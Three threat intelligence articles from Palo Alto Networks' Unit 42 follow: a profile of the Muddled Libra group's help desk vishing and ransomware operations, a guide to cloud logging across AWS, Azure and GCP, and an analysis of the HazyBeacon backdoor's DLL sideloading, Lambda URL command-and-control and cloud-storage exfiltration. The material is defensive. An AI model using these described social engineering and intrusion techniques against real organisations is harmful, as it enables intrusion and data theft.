In 2025, we have observed Muddled Libra intrusion activity in the government, retail, insurance and aviation sectors as shown below in Figure 2. This group has demonstrated a pattern of targeting multiple organizations within the same sector in a relatively short period of time. However, attackers do not strictly follow this pattern and have simultaneously targeted organizations operating in different sectors.

Timeline from January to July 2025 showing key sectors affected by Muddled Libra: Government in January-March, Retail, Insurance, and Aviation in April through July. Each sector is represented by an appropriate icon: a government building, a shopping bag, a magnifying glass, and an airplane. Logo of Palo Alto Networks and Unit 42 at the bottom right.
Figure 2. Timeline of Muddled Libra sector targeting in 2025.

Muddled Libra’s Game Plan: Faster

Thus far in 2025 cases, the shift away from smishing and phishing to more direct human interaction, as well as adoption of the ransomware-as-a-service (RaaS) playbook, have drastically shortened the time this actor is in an environment. The average time from initial access to containment was 1 day, 8 hours and 43 minutes.

Since at least April 2025, the group has partnered with the DragonForce RaaS program, operated by the group we track as Slippery Scorpius, to extort victims. In one case, we observed attackers exfiltrating over 100 GB of data during a two-day period, with encryption via DragonForce ransomware deployment.

Figure 3 below illustrates how the group was able to pivot from initial access via social engineering a helpdesk employee, to escalating privileges, to domain administrator rights in about 40 minutes, as previously noted in our 2025 Global Incident Response Report.

A diagram illustrating a cybersecurity breach process. It starts with 'Helpdesk Social Engineering', followed by 'Domain Credentials Provided', 'Additional Domain Admin Creds Added', 'VMs Created', 'Virtual Drive Mounted', and finally 'Data Exfiltrated'. Icons represent each step, connected by arrows showing progression. Logo of Palo Alto Networks and Unit 42 at the bottom right.
Figure 3. Speed of Muddled Libra intrusion from initial access to domain admin.

Evolution of Muddled Libra: More Impactful

Figure 4 illustrates changes we have observed in Muddled Libra’s tradecraft that help make the group more impactful.

Flowchart illustrating various cyberattack tactics and practices, including 'Using the Oktapus phishing kit,' 'Help desk-targeted social engineering,' and others, concluding with the use of compromised infrastructure in downstream attacks. Logo of Palo Alto Networks and Unit 42 at the bottom right.
Figure 4. Muddled Libra tradecraft evolution.

Some of our notable observations are detailed in the sections below.

Initial access

(T1566.004)

Shift to voice-based phishing (aka vishing) as a primary social engineering technique to manipulate IT help desk personnel into resetting credentials and MFA for staff that attackers are attempting to impersonate; over 70% of the numbers used by this group in 2025 leveraged Google Voice as a Voice Over Internet Protocol (VoIP) service.

As an example, Muddled Libra typically calls into an organization’s help desk pretending to be a user that has lost access to their MFA device. By preying on help desk associates' natural tendency to want to be helpful, the threat actors manipulate them into bypassing organizational authentication controls and resetting both an end user’s credentials and MFA method. Another example involves calling a victim directly while claiming to be from the organization’s help desk. In this case, the threat actors manipulate the victim into launching or downloading remote management software and then proceed with the attack from the victim’s desktop.

Persistence and Lateral Movement

Using various remote monitoring and management (RMM) tools that enable re-entry if the threat actors are discovered. Frequent targeting of existing systems management tools and even endpoint detection and response (EDR) platforms, in addition to hypervisors and cloud management tools.

Credential Access

(T1003.003, T1555.005)

Dumping credentials from password vaults including NTDS.dit to achieve full enterprise password stores and Active Directory compromise, respectively.

Collection

(T1114.002, T1213.002)

Accessing victim Microsoft 365 and SharePoint instances as a means of conducting internal reconnaissance.

Exfiltration

(T1567.002)

Transferring stolen data to cloud storage services, including in some cases being sent directly from victims’ environments.

A Tale of Two Victims: Conditional Access Policies

Organizations using Microsoft Entra ID for cloud-based identity and access management (IAM) can significantly disrupt Muddled Libra intrusions by properly implementing Conditional Access Policies (CAPs).

As part of Muddled Libra threat activity, we’ve seen a significant difference in organizations’ ability to slow down attackers post-intrusion and enable more effective containment actions when CAPs are in place, limiting overall impact. In scenarios where victims had not implemented CAPs or they were configured improperly, Muddled Libra could accelerate its operational tempo to deploy ransomware (most recently DragonForce) to extort payment.

Some specific examples of CAPs that were successful in slowing down Muddled Libra include:

  • A CAP that prevents unmanaged devices from accessing sensitive resources
  • A CAP that enforces employees being on-premises to set up MFA
  • A CAP that blocks authenticators based on geographic locations (e.g., countries)
  • A CAP that requires MFA to access virtual desktop infrastructure (VDI) and/or virtual private networks (VPN)

Looking Ahead

Based on recent and historical observations of Muddled Libra, we assess with high confidence that this group will continue to play to its strengths in terms of social engineering activities. The group will also continue misusing overly permissive identities within targeted organizations to accomplish its mission objectives.

Additionally, the group is likely to persist in its cloud-first mindset. This means that its prior success in exploiting access within cloud platforms will embolden this trend going forward, especially because many organizations lack proper visibility and necessary controls to monitor and protect these environments.

Furthermore, given Muddled Libra’s success in partnering with various RaaS programs, it is unlikely to deviate from this path. These RaaS programs include:

  • Akira (Howling Scorpius)
  • ALPHV (Ambitious Scorpius)
  • DragonForce (Slippery Scorpius)
  • Play (Fiddling Scorpius)
  • Qilin (Spikey Scorpius)
  • RansomHub (Spoiled Scorpius)

Members of this group will likely continue to extort victims and monetize their intrusion operations, as it provides a streamlined process to conduct and profit from such attacks.

Finally, we expect that public and private sector information-sharing concerning Muddled Libra will continue to provide organizations with early indications of intrusion activity. This will help disrupt the group's operations. International law enforcement operations, such as the recent arrests of four individuals connected to the cyberattacks against three UK-based retailers, will hopefully act as a form of deterrence. It should also remind similar cybercrime syndicates that there are consequences for their actions. At its core, cybersecurity is a team sport and we must work collectively to gain a proactive operational advantage against this ever-evolving adversary.

Recommendations

We have a list of prevention, detection and containment measures that organizations should strongly consider implementing to address the evolving threat presented by Muddled Libra. Figure 5 below provides a macro view of these recommendations, with more descriptive measures listed thereafter.

Infographic depicting three major cybersecurity strategies: 3. Containment, including Zero Trust Network and AI-driven SOAR; 2. Detection, featuring Behavior Analytics and Intelligence Monitoring; and 1. Prevention, focusing on Awareness, Attack Surface Management, and Least Privilege. The layout uses interconnected circles in a triangular configuration, branded with Palo Alto Networks and Unit 42 logos.
Figure 5. Effective controls to defend against Muddled Libra.

Prevention:

  • Provide tailored, intelligence-driven user awareness training, especially for IT support desk personnel to be able to identify potential social engineering (vishing) attempts
  • Implement rigorous procedures for resetting account credentials and MFA, including some form of verification such as video identification or supervisor validation
  • Implement MFA (non-SMS) and conditional access policies, especially on any remote access portals
  • Strictly enforce the principle of least privilege
  • Block network traffic by App-ID to file-sharing sites and those providing access to unapproved RMM tools

Detection:

  • Identify changes to enterprise IAM infrastructure, such as newly enrolled and connected devices
  • Develop robust logging and monitoring capabilities in cloud environments
  • Develop logging of and be able to identify suspicious call center activities

Containment:

  • Segment and restrict access to virtual resources, including VMs, ESXi hosts and vCenter servers
  • Implement out-of-band communication channels in case an adversary is able to compromise traditional mediums (e.g., Slack, Teams)
  • Implement a comprehensive incident response plan and strongly consider having an active retainer in place for third-party incident response support

Conclusion

The new era of Muddled Libra has arrived, and activity from this group continues to proliferate.

Palo Alto Networks customers are better protected from the threats described in this article through a modern security architecture built around Cortex XSIAM in concert with Cortex XDR. The Advanced URL Filtering and DNS Security Cloud-Delivered Security Services can help protect against command and control (C2) infrastructure, while App-ID can limit anonymization services allowed to connect to the network.

If you think you may have been compromised or have an urgent matter, get in touch with the Unit 42 Incident Response team or call:

  • North America: Toll Free: +1 (866) 486-4842 (866.4.UNIT42)
  • UK: +44.20.3743.3660
  • Europe and Middle East: +31.20.299.3130
  • Asia: +65.6983.8730
  • Japan: +81.50.1790.0200
  • Australia: +61.2.4062.7950
  • India: 00080005045107`

Palo Alto Networks has shared these findings with our fellow Cyber Threat Alliance (CTA) members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the Cyber Threat Alliance.

Additional References

Cloud Logging for Security and Beyond

Executive Summary

This article aims to simplify cloud logging best practices for each major cloud service provider (CSP) while considering security, regulatory and business requirements.

As more organizations migrate their business operations to the cloud, a crucial question arises: “What logging should we enable in order to monitor and secure our cloud environment?” To answer that question holistically, organizations must consider many factors, including:

  • Business needs
  • Regulatory requirements
  • Security use cases
  • Cost optimization

Amazon Web Services (AWS), Azure and Google Cloud Platform (GCP) provide various unique logging configurations for visibility into cloud resources. These diverse logs, when aggregated, constitute the organization's cloud logging framework.

Defining cloud logging requirements can be overwhelming. Organizations often use multiple CSPs, which have varying terminology, logging types and retention periods. This article explains the key components of a successful, customizable cloud logging framework.

Disclaimer: The information in this article regarding legal and regulatory requirements is being provided for general awareness only and does not constitute legal advice. Always consult a qualified lawyer on any specific legal problem or matter, including but not limited to logging and data requirements applicable to your organization.

Organizations can gain help assessing cloud security posture through the Unit 42 Cloud Security Assessment.

If you think you might have been compromised or have an urgent matter, contact the Unit 42 Incident Response team.

Related Unit 42 Topics AWS, Azure, GCP, Kubernetes

Data Plane vs. Control Plane

To understand the types of cloud activities to monitor, cloud practitioners must first understand the difference between the data plane and the control plane. While the data plane supplies the base functionality of each cloud service provider, the control plane is a layer above that and manages the cloud resource operations themselves.

The data plane provides the underlying function of the CSP service, such as:

  • Connecting into a virtual machine
  • Placing items into object-level storage
  • Creating a database table

The control plane, on the other hand, enables the administration and management of resources within each CSP. For example:

  • Logging into a CSP console
  • Making API calls to modify resources
  • Creating new resources

While both data and control planes exist within every CSP, their native logging capabilities vary. Control plane logging exists for each CSP by default, but with different configurations available. This is in contrast to data plane logging, for which logging does not exist by default.

Understanding these distinctions clarifies the various logging components within each CSP and their relevance to business needs.

General Logging Considerations

Organizations should consider a variety of factors when determining which logs to ingest to create an effective cloud logging strategy. To maximize the use of the cloud logs across all business functions and IT teams, centralizing the logs into a Security Information and Event Management (SIEM) solution allows for increased visibility and utility. The “one size fits all” approach does not meet specific logging and retention requirements for every organization and ends up being extremely cost prohibitive. Organizations must prioritize based on their specific business needs.

For example, retail companies could prioritize operational availability by ingesting performance logs related to critical sales functions. Performance logs vary per system but they record metrics pertaining to the running of the resource. For example, if a lot of network traffic slowed down response times on a web application server, performance logs would record and alert on the network performance issue. Conversely, the financial sector could prioritize logging all interactions with financial databases while retaining them for extended periods to meet regulatory compliance.

The following categories, while broad, provide a foundation for defining logging requirements. Regardless of industry vertical, organizations should consider the subsequent topics.

Critical Business Functions

Critical business functions include the systems, applications and processes necessary to ensure the availability of business operations. Critical business functions will differ based on each organization's unique requirements.

For example, some companies need to maintain a certain level of uptime on their website due to contractual obligations with stakeholders. Other organizations may need to ensure timely data processing due to regulatory requirements. Clearly defining these critical business functions and their dependencies is the first step in creating informed logging decisions.

Conducting Business Impact Analyses (BIAs) supports this by identifying and assessing the potential effects of disruptive events to critical business operations, such as natural disasters, cyberattacks or systemic technology failures. BIAs estimate the financial and operational impact of such disruptions, considering factors like lost revenue, recovery costs and regulatory fines.

Figure 1 provides an example decision diagram for considering how various business decisions impact overall logging criticality.

Chart depicting the overall criticality assessment in business, categorized into four main sections: Application/Platform/System Assessment, Non-Quantitative Loss Assessment, Quantitative Financial Loss Assessment, and Business Assessment. Each section includes specific risk types or business aspects such as Application Information, Reputational Risk, Financial Impact, and Business Owners. Palo Alto Networks and Unit 42 logo lockup.
Figure 1. Example BIA methodology decision diagram.

After identifying these critical business functions, organizations should prioritize ingesting the appropriate logs for them. For example, collecting data plane network logging provides visibility into inbound network traffic to determine whether a performance issue with a critical service stems from increased user activity.

Similarly, if virtual machines within an autoscaling group report issues scaling to meet demand, collecting audit logs at the control plane level will help identify the reason for the failed deployment. Autoscaling consists of resources being automatically created or destroyed to meet the demands of an application or service.

In autoscaling environments, terminated instances can lose logs without proper collection and aggregation strategies. To mitigate this risk, organizations can implement centralized logging by exporting logs to persistent storage or a logging service, allowing the preservation of critical data even as virtual machines cycle. By aligning logging requirements with business needs, organizations can create a strategic approach to log retention and ingestion, ensuring visibility into essential operational and security events.

Regulatory and Data Requirements

Organizations should identify applicable regulatory frameworks to prevent legal penalties, maintain customer trust and ensure responsible data handling. These frameworks often impose specific data retention and logging requirements, influencing the type of logs an organization must collect and store.

To navigate these complexities, collaborating with the organization’s compliance and legal teams can help clarify applicable regulatory requirements, which largely depend on the organization’s industry, location and types of data processed. A proactive approach to regulatory alignment helps ensure adherence to legal mandates while supporting secure and transparent business operations.

The following are some of the common regulatory frameworks that may apply to organizations:

General Data Protection Regulation (GDPR):

This regulation applies to organizations processing personal data of European Union residents, regardless of the organization's location. It mandates data privacy and protection, including but not limited to, what data can be logged and individuals' rights to their data. For instance, GDPR’s Article 17 (e.g., “the right to be forgotten”) requires organizations to delete personal data upon request in certain circumstances, requiring an organization to accurately locate and remove data.

Health Insurance Portability and Accountability Act (HIPAA):

A U.S. regulation for protecting sensitive protected health information (PHI). HIPAA dictates strict requirements for logging access to and modification of PHI, along with data retention and security controls. For example, HIPAA’s audit control standards may require healthcare organizations to log every instance of access to a patient’s medical record, providing a comprehensive audit trail in the event of unauthorized access or a data breach.

Payment Card Industry Data Security Standard (PCI DSS):

This regulation applies to any organization handling payment card information, mandating specific logging and retention requirements for system components involved in card processing. For instance, an online retailer may be required to log every instance of database access where it has stored credit card information, including timestamps, user IDs and the specific action performed.

National Institute of Standards and Technology (NIST) Cybersecurity Framework and NIST Special Publications (SP) 800-Series:

While not strictly regulatory frameworks, these provide valuable information security guidance and best practices for organizations across various sectors. They often influence the development of industry-specific regulations, as many industries (e.g., finance, energy, telecommunications) have their own specific logging and data protection regulations.

For example, a financial institution adopting these recommendations might log all instances of someone attempting to access account information outside of normal business hours. This could increase its ability to detect and respond to potential malicious activity by allowing the organization to maintain a more robust security posture even in the absence of a specific legal mandate.

Security Operations Considerations

Logging establishes a baseline of information necessary to equip security teams with the data to support security monitoring, threat hunting and incident response activities. These logs should provide:

  • Detailed audit trails of user activity
  • System changes
  • Security-relevant events
  • The complete context of an incident

For effective incident response, logging should cover a range of activity across the network perimeter, internal system interactions and user behaviors. This enables responders to determine the extent of unauthorized actions. Insufficient logging can obscure threat actor activity, potentially jeopardizing regulatory compliance and critical security decisions.

For example, the threat actor group JavaGhost exploits victims’ cloud environments to establish phishing infrastructure targeting other organizations. Audit logs capture the creation of this infrastructure on the control plane, but detecting phishing emails sent from compromised resources requires enabling data plane logs. Ensuring visibility into both planes allows organizations to proactively identify, contain and mitigate threats before they escalate. More information about these attacks can be found in this recent Unit 42 research: JavaGhost’s Persistent Phishing Attacks From the Cloud.

Cost Optimization

To meet regulatory and security requirements, organizations often default to logging as much data as possible “just in case.” This method increases costs and hinders log analysis by creating more extraneous data to sort through to understand suspicious activities.

For example, the AWS Simple Storage Service (S3), which helps organizations store objects, provides the ability to log data events either in AWS CloudTrail or via S3 server access logging. While enabling one of these features provides ample visibility into S3 data events, costs can escalate dramatically if not managed properly. Managing the costs of storing the data can include transitioning data to different S3 bucket storage types or shortening retention periods. Excessive data volume can also hinder efficient query and analysis.

Furthermore, excessive logging potentially violates privacy regulations, as certain regulatory frameworks (such as GDPR Article 5(1)(c)) emphasize collecting and retaining only necessary logs. Instead of indiscriminate logging, organizations should consider adopting a targeted logging strategy. This involves clearly defining business, regulatory and security requirements to optimize ingestion and retention costs. By doing this, organizations can optimize the ingestion and retention costs associated with logging.

Categories of Logging

For easier comparison across AWS, Azure and GCP, we've grouped common services into high-level categories. These categories include:

  • Audit
  • Compute
  • Network
  • Secrets
  • Cloud-native storage
  • Database
  • Kubernetes

Each category typically requires both data and control plane level logging to gain comprehensive visibility into all activity. Consider these categories in light of your organization's specific business, regulatory and security needs.

Audit

Audit logs provide a comprehensive record of user activities and system changes, including configuration modifications, administrative actions and resource deployments. These logs primarily capture control plane operations, including a range of management-type activities. AWS, Azure and GCP enable audit logging by default, ensuring visibility into critical administrative events.

Regarding identity logging, AWS and GCP integrate authentication, authorization and login events within their audit logs, whereas Azure maintains separate identity-specific log types. Understanding these differences helps organizations tailor monitoring strategies for security and compliance. Additional information about audit logs can be found in the Visualizing Cloud Log Events section.

Compute

Compute logs provide information about resources like virtual machines and serverless functions. The creation, deletion and modification events of these resources live within the audit logs, while details such as memory and CPU usage exist within data plane logs unique to each CSP.

Additional information, such as the actual execution of a serverless function, also exists within the data plane logs. With the prevalence of compute resources in most CSP environments, data plane logging is essential for visibility into their usage.

Network

Network appliance services in AWS, Azure and GCP provide an additional layer of security that helps protect cloud workloads. Networking-related events, such as firewalls blocking incoming network connections, network flows and network configuration changes, exist within both control and data plane logs.

Organizations must specifically enable data plane logging for full visibility into network connection type events. The high storage costs associated with network logging make cost optimization a key consideration.

As discussed in the General Logging Consideration section, network visibility gaps impact both incident response investigations and routine troubleshooting activities when these logs do not exist.

Secrets

The concept of secrets commonly arises when learning about the cloud. Secrets represent any data or information an organization deems sensitive and wants to store in a secure location with limited access.

Each CSP has unique services that provide this functionality with accompanying logs that record the entities interacting with and retrieving the data such as recording the updating the secret value or modifying its description. These secrets include anything from credentials and API keys to environment variables. Control plane and data plane logging provide a detailed audit trail of secret modification, retrieval and creation, which allows visibility into the lifecycle of these resources.

Cloud-Native Storage

In addition to traditional database services, CSPs introduce cloud-native storage solutions typically built for objects. Objects encompass everything from files and documents to snapshots and backups.

These non-relational data types require data plane logging for visibility into object interaction. Depending on the sensitivity of the data, observability might play an important role in the general logging considerations as discussed in the Regulatory and Data Requirements section above.

When considering logging visibility into cloud-native storage, note that threat actors commonly target it for data exfiltration. This fact impacts the decision of whether to log data access.

Database

Each CSP provides unique cloud-native database services that organizations can incorporate into various applications or environments. Database transaction logs provide a comprehensive understanding of actions taken within the database, representing a key source of information for compliance, regulatory and security considerations.

Similar to the compute and cloud-native storage categories, to review interactions with the database contents themselves, only data plane logging shows these events. If the database contains sensitive data, understanding specific data interactions by a threat actor or rogue employee requires pre-enabled data plane logging. Otherwise, the full scope of activity will not be available to determine data access details.

Kubernetes

Organizations commonly host their Kubernetes clusters in cloud environments, due to the scalability of the platforms, making Kubernetes a significant logging source to consider for complete visibility. At a high level, Kubernetes clusters are composed of various virtual machines (nodes) that run containers within those virtual machines.

Numerous logging configurations exist within Kubernetes to track a cluster’s evolving state. These logs provide visibility into the interactions between the Kubernetes cluster and the control plane, authentication requests and actions taken within a cluster, to name a few examples.

In addition to control plane logging, data plane logging plays a crucial role in capturing workload-level events within Kubernetes clusters. These logs provide visibility into container-level operations, including:

  • Network traffic between pods
  • File system interactions
  • Resource consumption metrics

Data plane logs help security teams detect anomalies such as:

  • Unauthorized lateral movement
  • Excessive resource utilization
  • Suspicious network activity within a cluster

By aggregating data plane logs alongside control plane logs, organizations can gain a comprehensive view of all Kubernetes activity.

Logging Table

Now that we have an understanding of the background and purpose of the various log categories for enterprise environments, we can address the specific logs available for each category by CSP.

The following table (Table 1) breaks down the common AWS, Azure and GCP services that exist in each category, listing the different logging options. As previously mentioned, the creation, modification and deletion of each service resource resides within the different audit logs for control plane visibility, but the data plane logging does not exist by default.

Each service listed in the table has management level events recorded in the audit services, while the information in the parentheses represents the data plane logging available for each type.

AWS Azure GCP
Audit CloudTrail Microsoft Entra ID audit, Microsoft Entra ID sign-in, Azure Activity, Microsoft Graph Activity* (DS) Admin Activity audit, Policy Denied audit, System Event audit
Compute Elastic Cloud Compute (EC2), Lambda (DE) Virtual machines, Azure Functions (DS) Virtual machines, Cloud Run (DA)
Network VPC (VPC flow logs), Route 53 (resolver query logs), web application firewall (WAF) (web access control traffic logs), Elastic Load Balancer (ELB) (access logs) Virtual networks (virtual network flow logs, legacy: NSG flow logs), Azure Firewall (DS), Azure Load Balancer (virtual network flow logs), Azure Front Door WAF (DS), Azure WAF (Application Gateway DS), Azure DNS (Security policy DS) VPC network (VPC flow logs, Firewall Rules Logging), Cloud DNS (DNS policy query logging), Cloud load balancer (load balancer request logs)
Secrets Secrets Manager, Key Management Service (KMS) Key Vault (DS) Secret Manager (DA), Cloud KMS (DA)
Cloud-native storage Simple Storage Service (S3) (DE and S3 server access logs) Storage Account (DS) Cloud Storage (DA, usage logs)
Database DynamoDB (DE), Relational Database Service (RDS) (DE and database logs), Redshift (audit logs) Cosmo DB (DS), Azure SQL Database (audit logs) BigQuery (DA), Datastore (DA), Cloud SQL (DA)
Kubernetes Elastic Kubernetes Service (EKS) (cluster logging) Azure Kubernetes Service (AKS) (DS) Google Kubernetes Engine (GKE) (Kubernetes control plane logs)

Table 1. Cloud Service Provider logging options by category.

Visualizing Cloud Log Events

Understanding the nuances within each CSP’s logs forms the cornerstone to comprehending cloud logging holistically. We illustrate the complexities of cloud logging below with examples from AWS, Azure and GCP, showing where specific events appear across the different CSPs.

Each scenario shows a user:

  • Logging in to the CSP’s interactive console
  • Creating a new user
  • Interacting with and creating resources specific to that CSP

The associated key in Figure 2 explains which logs exist by default and which logs require enablement.

Diagram featuring five labeled blocks representing system processes: "CSP Audit Log (Enabled By Default)," "User Login," "New User Created," "Creation/Interaction With CSP-Specific Resources," and a diamond-shaped block "Not Enabled By Default." Palo Alto Networks and Unit 42 logo lockup.
Figure 2. Key to Figures 3, 4 and 5 below.

Figure 3 shows the creation of a new identity and access management (IAM) user, Lambda function and S3 bucket that all result in artifacts present in the CloudTrail logs. In this case, the Lambda function execution does not exist by default and requires additional data plane logging for complete visibility.

Flowchart illustrating AWS (Amazon Web Services) user actions and outcomes, including login, IAM user and access key creation, and Lambda function events, with success and permission failure icons. Palo Alto Networks and Unit 42 logo lockup.
Figure 3. Example AWS scenario.

Figure 4 shows similar administrative activities to those detailed in Figure 3, but this time for Azure. Due to the variety of Azure log types, the audit activities exist across multiple log types, but activities such as Key Vault key retrieval require additional data plane logging similar to the AWS Lambda function execution.

Flowchart describing a process on Microsoft Azure, involving steps from signing into Microsoft Azure, through various security and application procedures, to the creation of a Virtual Machine. Palo Alto Networks and Unit 42 logo lockup.
Figure 4. Example Azure scenario.

Figure 5 details a GCP example of creating a new user and failing to create a new virtual private cloud (VPC) network with the resulting logs present in the GCP audit logs. To view the retrieval of a secret from Secret Manager, data plane logging must be enabled akin to the secret retrieval action in Azure while AWS has Secret Manager retrieval enabled by default. Similar to AWS, fewer audit log types aggregate all the control plane activity.

Illustration of Google Cloud Platform audit types: Admin Activity Audit, showing a user logging into the GCP console and creating a new user; Policy Denied Audit, depicting an attempt to create a new VPC network failing due to permission limitations; and Data Access Audit, showing a user retrieving a secret from Secret Manager. Icons and simple graphics represent users and cloud interactions. Palo Alto Networks and Unit 42 logo lockup.
Figure 5. Example GCP scenario.

Additional Considerations

We provide default retention information in the Additional Resources section below rather than in the Logging Table above, due to the evolving nature of log retention policies. This allows us to provide direct links to the most up-to-date CSP documentation.

Note that some data plane logs, such as GCP VPC flow logs, only record sampled events, even when fully enabled. This level of detailed knowledge helps organizations understand visibility gaps when trying to troubleshoot or investigate within AWS, Azure and GCP.

Finally, the Logging Table only represents a selection of cloud services and does not cover additional enterprise logging required for comprehensive visibility into an environment. For complete visibility into an environment, organizations must also consider additional logging, such as:

  • Host
  • Application
  • Third-party appliance
  • Email

Conclusion

Successfully navigating cloud logging requires a holistic approach that balances security, regulatory and business needs and cost optimization. The diverse logging services, tools and best practices of each CSP add to this challenge. Following the best practices laid out within this article will help provide organizations with the knowledge to better understand what logging and monitoring enables the best visibility into their unique cloud environments, while also providing them with better detection and ultimately prevention capabilities.

By implementing the best practices described in this article, organizations should be better positioned to effectively monitor, secure and manage their cloud environments.

Organizations can gain help assessing cloud security posture through the Unit 42 Cloud Security Assessment.

If you think you may have been compromised or have an urgent matter, get in touch with the Unit 42 Incident Response team or call:

  • North America: Toll Free: +1 (866) 486-4842 (866.4.UNIT42)
  • UK: +44.20.3743.3660
  • Europe and Middle East: +31.20.299.3130
  • Asia: +65.6983.8730
  • Japan: +81.50.1790.0200
  • Australia: +61.2.4062.7950
  • India: 00080005045107

Palo Alto Networks has shared these findings with our fellow Cyber Threat Alliance (CTA) members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the Cyber Threat Alliance.

Additional Resources

Cloud Services Information

Regulatory Framework Information

Behind the Clouds: Attackers Targeting Governments in Southeast Asia Implement Novel Covert C2 Communication

Executive Summary

Since late 2024, Unit 42 researchers have been tracking a cluster of suspicious activity as CL-STA-1020, targeting governmental entities in Southeast Asia. The threat actors behind this cluster of activity have been collecting sensitive information from government agencies, including information about recent tariffs and trade disputes.

This campaign is particularly noteworthy due to its novel tradecraft. The threat actors have developed a previously undocumented Windows backdoor, which we named HazyBeacon.

This backdoor leverages AWS Lambda URLs as command and control (C2) infrastructure. AWS Lambda URLs are a feature of AWS Lambda that allows users to invoke serverless functions directly over HTTPS. This technique uses legitimate cloud functionality to hide in plain sight, creating a reliable, scalable and difficult-to-detect communication channel.

In this analysis, we aim to provide security teams with the necessary insights to detect and mitigate this emerging threat, while contributing to the broader understanding of how attackers exploit cloud services for malicious purposes.

Figure 1 shows the high-level execution flow of this attack.

Illustration depicting the process of executing arbitrary commands through a Lambda URL endpoint with visual icons representing commands, payloads, balancing instructions, and downloading additional payloads.
Figure 1. Execution flow of Lambda URL abuse.

Palo Alto Networks customers are better protected from the threats described here through the following products and services:

Organizations can gain help assessing cloud security posture through the Unit 42 Cloud Security Assessment.

If you think you might have been compromised or have an urgent matter, contact the Unit 42 Incident Response team.

Related Unit 42 Topics Backdoor, AWS

Background

During our investigation of activity cluster CL-STA-1020, we discovered a new, undocumented Windows backdoor that we named HazyBeacon. This backdoor leverages a novel C2 technique in which the backdoor establishes C2 communication via AWS Lambda URLs. This method was first reported by Trellix in June 2025, in the context of an advanced persistent threat (APT) activity.

Based on the threat actors’ actions, it appears that the primary goal behind the attack is covert intelligence gathering. Specifically, they’re collecting sensitive government data, including information related to recent trade disputes.

The tactic of hiding in plain sight was further observed throughout the exfiltration phase of the attack, with the threat actor's use of legitimate services. The threat actor also used Google Drive and Dropbox as exfiltration channels, blending in with normal network traffic.

Backdoor Through the Side Door

During our investigation, we observed that the attackers leveraged DLL sideloading to deploy the HazyBeacon backdoor. They planted a malicious DLL in C:\Windows\assembly\mscorsvc.dll, alongside a legitimate Windows executable, mscorsvw.exe.

When mscorsvw.exe was triggered by its registered Windows service, it loaded the malicious replacement DLL instead of the legitimate Microsoft library. It then connected to the threat actor-controlled Lambda URL as shown in Figure 2 below.

Diagram showing a cybersecurity threat process: "mscorsvw dot exe" sideloads "mscorsvc dot dll", which connects to an AWS Lambda URL, leading to executing arbitrary commands and downloading additional payloads.
Figure 2. DLL sideloading of the HazyBeacon DLL.

To establish persistence on the compromised Windows endpoint, the threat actor created a Windows service named msdnetsvc, which ensured that the HazyBeacon DLL would be loaded even after rebooting the system. Figure 3 below shows this command.

Screenshot of a command-line instruction to create a new service named "Microsoft NET Service" using the sc.exe tool in a Windows environment.
Figure 3. Service control command used to create the persistence.

AWS Lambda URL Misuse

AWS Lambda is a serverless computing service that runs code in response to events without requiring server provisioning or management. AWS introduced Lambda URLs in 2022 to extend this functionality by providing customers with a way to configure dedicated HTTPS endpoints for Lambda functions. These endpoints allow the functions to be invoked directly using standard web requests, without the need for complex API Gateway configurations.

The manipulation of this service has several tactical advantages for threat actors. When put to malicious use, a Lambda function that a threat actor controls can operate as a dynamic C2 server that receives beaconing requests from compromised systems.

Hiding Behind the Clouds

Communication with AWS-hosted services that establish amazonaws[.]com domains is a common practice, due to legitimate business dependencies. Many newer AWS services and features that allow customers to configure infrastructure use DNS names like on.aws. However, threat actors often create their own AWS accounts or use compromised AWS accounts — and the network services of these accounts — to disguise their malicious operations. This can enable their malicious network actions to bypass traditional detection within enterprise environments.

A Novel Approach to C2

The malicious DLL observed in the attack, mscorsvc.dll, established a C2 channel through an AWS Lambda URL. This essentially utilized a serverless architecture that allowed the attacker to blend their C2 traffic with legitimate AWS communications, in an attempt to evade traditional network detection.

Once the malware started beaconing to the actor-controlled Lambda URL endpoint at <redacted>.lambda-url.ap-southeast-1.on[.]aws, it began receiving commands to execute and additional payloads to download.

As a result, the malware downloaded and stored the payloads listed in Table 1 under C:\ProgramData.

File Path Description
C:\ProgramData\7z.exe Legitimate 7-Zip utility to archive files
C:\ProgramData\igfx.exe File collector
C:\ProgramData\GoogleGet.exe Connects to a Google Drive (using a given drive ID as an argument) and performs authentication
C:\ProgramData\google.exe Custom Google Drive file uploader
C:\ProgramData\GoogleDrive.exe Custom Google Drive file uploader
C:\ProgramData\GoogleDriveUpload.exe Custom Google Drive file uploader
C:\ProgramData\Dropbox.exe Custom Dropbox file uploader

Table 1. Payloads downloaded by HazyBeacon.

Figure 4 shows the full execution flow, including the payloads listed above.

Flowchart showing the process of using multiple tools to attribute data, including well-known entities such as GoogleDrive and Microsoft Teams, connected by various actions and decisions.
Figure 4. Full execution flow of the attack.

Collecting Data

The first payload executed was igfx.exe — the file collector. This tool receives a time range and file extensions as input, then creates a ZIP archive (named after the machine) containing all the collected files. Figure 5 shows this payload.

Code snippet showing an EXE file and a date range along with various file types.
Figure 5. Igfx.exe file collector payload.

After creating the ZIP file, the attackers used 7z.exe to create several 200 MB-sized files from the ZIP, as shown in Figure 6.

Code snippet for a 7-ZIP file to be a specified size.
Figure 6. 7z.exe file storage payload.

The attacker then conducted targeted reconnaissance, executing a search for documents related to the ongoing trade war, such as the search shown in Figure 7 below for “letter to US President on Tariffs measures.”

Command prompt screenshot showing a search for a PDF titled "Redacted Letter to US President on Tariffs Measures.
Figure 7. Command to search for specific communications.

Exfiltration

The threat actors attempted to use multiple utilities for the purpose of exfiltrating the files collected from the compromised network.

First, they used GoogleGet.exe to connect to their own Google Drive repository, giving the drive ID as an argument. Then, the threat actors used the utilities shown in Figure 8 to try to upload the files to Google Drive and Dropbox. All of these upload attempts were correctly flagged by the detection mechanism as malicious and were blocked.

Text showing file paths for executable programs in Windows, including Google Drive and Dropbox, with all paths starting from the C: drive.
Figure 8. Attempts to upload files to repositories.

Following these exfiltration attempts, the attacker executed cleanup commands to remove evidence of their activities. They deleted the archive files they had created, along with all the payloads.

Conclusion

This research article details a new cluster of activity, tracked as CL-STA-1020, which targets government entities in Southeast Asia. This cluster took significant effort to remain undetected, hiding in plain sight. They also leveraged a novel technique for covert malware C2 communication via AWS Lambda function URLs.

